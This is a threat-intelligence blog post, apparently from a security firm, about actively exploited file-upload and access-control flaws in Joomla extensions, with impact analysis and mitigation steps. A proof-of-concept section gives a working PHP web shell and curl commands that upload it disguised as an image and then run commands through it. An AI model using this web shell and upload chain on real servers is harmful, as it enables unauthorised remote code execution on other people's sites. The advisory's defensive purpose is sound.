
 BreachModal
- Published
- Under
- Threat Intelligence
- Reading time
- 5 min
Joomla Zero-Day Exploits: Critical Extension Flaws Under Attack
Summary
Active exploitation of Joomla zero-day vulnerabilities (CVE-2026-48907, CVE-2026-56291) in extensions leads to RCE. Learn how to mitigate the threat now.

The Joomla ecosystem is under a coordinated assault, with multiple zero-day vulnerabilities in popular extensions being actively exploited to achieve full remote code execution.
Automated attack campaigns are leveraging a suite of critical flaws, including an improper access control bug in Joomla Content Editor (JCE), tracked as CVE-2026-48907 (opens in a new tab), and unauthenticated arbitrary file upload vulnerabilities in Balbooa Forms (CVE-2026-56291 (opens in a new tab)) and iCagenda (CVE-2026-48939 (opens in a new tab)). The U.S. Cybersecurity and Infrastructure Security Agency (CISA) confirmed the active exploitation by adding CVE-2026-48907 to its Known Exploited Vulnerabilities (KEV) catalog (opens in a new tab) on June 16, 2026, mandating immediate patching for federal agencies.
Note what this means: The Joomla security model is not failing at its core, but at its edges. The reliance on a sprawling, inconsistently maintained third-party extension market creates a massive, indefensible attack surface where a single developer's mistake becomes a global security incident. These are not sophisticated attacks; they are drive-by shootings targeting low-hanging fruit, and the economic incentive for developers to secure free or low-cost plugins is fundamentally misaligned with the high cost of a breach for their users.

The Arsenal: Unauthenticated File Uploads to RCE
The primary vector for these Joomla extension exploits is the unauthenticated upload of malicious files. Threat actors are targeting extensions that fail to properly validate file types or control access to upload functionalities, turning a seemingly benign feature like attaching a file to a form into a direct path to server compromise. The common thread across these incidents is the ability to upload a PHP web shell, a malicious script that provides attackers with a persistent backdoor.
According to security researchers, the Balbooa Forms flaw (CVE-2026-56291) in versions 2.4.0 and earlier allows direct upload of PHP files to the server without any authentication. Similarly, the iCagenda vulnerability (CVE-2026-48939) in versions up to 4.0.7 was exploited as a zero-day beginning June 15, 2026, giving attackers a window of opportunity before a patch was available. Once the shell is uploaded, attackers can execute arbitrary commands on the server with the permissions of the web server process.
This attack pattern is a classic example of MITRE ATT&CK T1505.003: Server Software Component: Web Shell (opens in a new tab). It is effective, easy to automate, and provides the foothold necessary for broader campaigns. The implication is that any public-facing Joomla site with these extensions is not just vulnerable, but likely already being scanned for exploitation.
The Actors and Impact: Automated Attacks and Persistent Access
The exploitation of these Joomla zero-day vulnerabilities is being carried out at scale by automated bots and scanners. These actors are not surgical; they are blanketing the internet, looking for any server that responds to their exploit payloads. If you were the CISO here, your first alert would likely be an unexpected file write to a web-accessible directory like /images/icagenda/frontend/attachments/ or a spike in POST requests to specific extension endpoints.
Once initial access is achieved, the attackers' goals are twofold: persistence and monetization. They immediately establish backdoors, often creating new Super Administrator accounts to maintain control even if the initial web shell is discovered and removed. Attackers, it seems, have a rudimentary sense of irony when creating these rogue accounts, often using plausible-sounding names with email domains like @secure.local—a digital wolf in security sheep's clothing.
Mandiant research has consistently shown that the impact of such a compromise is severe, ranging from website defacement and SEO spam injection to the theft of sensitive data from the Joomla database, including customer information and hashed passwords. In the worst cases, the compromised server is used as infrastructure for phishing, malware distribution, or as a staging ground for ransomware attacks against the broader network. The total time from initial exploit to full data exfiltration can be measured in hours, not days.

Proof of Concept: Exploiting Balbooa Forms (CVE-2026-56291)
This walkthrough demonstrates the unauthenticated remote code execution against a Joomla instance running a vulnerable version of the Balbooa Forms extension (<= 2.4.0).
Craft PHP Web Shell: Create a file named
shell.phpwith a simple command execution payload.php <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>Identify Vulnerable Target: Check if the server is running the vulnerable component. A 200 OK response to the component's URL is a potential indicator.
bash curl -s -o /dev/null -w "%{http_code}" http://vulnerable-joomla.com/index.php?option=com_formsExploit with
curl: Usecurlto simulate a multipart form submission, uploading theshell.phpfile but disguising it as an image file to bypass rudimentary checks. The server-side vulnerability will ignore the fake content type and save the PHP file.bash curl -F "files[0]=@shell.php;filename=shell.php;type=image/jpeg" 'http://vulnerable-joomla.com/index.php?option=com_forms&task=form.upload'Verify Upload and Execute Command: The uploaded file path is often predictable. Access the shell and execute a command like
whoamito confirm RCE.bash curl 'http://vulnerable-joomla.com/images/forms/upload/shell.php?cmd=whoami'
Urgent Mitigation Steps
Immediate action is required to defend against these Joomla extension exploits. Simply updating the Joomla core is insufficient; the vulnerabilities lie within third-party components.
Patch Immediately: Update all extensions to their latest patched versions. This includes Balbooa Forms (2.4.1+), iCagenda (4.0.8+ or 3.9.15+), JCE (2.9.99.6+), SP Page Builder (6.6.2+), and Page Builder CK (3.6.0+).
Audit User Accounts: Manually review all users in the Super Administrator and Administrator groups. Remove any suspicious accounts immediately and force password resets for all remaining administrative users.
Scan for Web Shells: Perform a full file system scan for malicious PHP files. Pay close attention to upload directories such as
/images/,/tmp/, and any extension-specific media folders. Common shell names includeshell.php,c99.php, or randomly generated names.Implement a WAF: A properly configured Web Application Firewall (WAF) can block many of the generic file upload attempts and malicious POST requests used in these attacks, providing a critical layer of defense.
Review Logs: Analyze web server access logs for POST requests to unusual endpoints or GET requests for
.phpfiles in image directories. This is your primary source for identifying a successful compromise.
Failure to take these steps amounts to negligence. The exploits are public, the attacks are automated, and the risk is clear.
FINAL VERDICT
The widespread exploitation of these Joomla zero-day vulnerabilities is a direct consequence of a fragile and inadequately secured software supply chain within the CMS ecosystem. The risk is borne by every organization that deploys Joomla with third-party extensions, which is nearly all of them. What must change is the fundamental approach to extension management; organizations must move from a model of implicit trust to one of explicit verification, demanding better security practices from developers and implementing compensating controls like WAFs and integrity monitoring as a default, not an afterthought.
If you suspect a compromise or need to assess your organization's risk from vulnerable Joomla extensions, contact BreachModal for an emergency incident response consultation (opens in a new tab).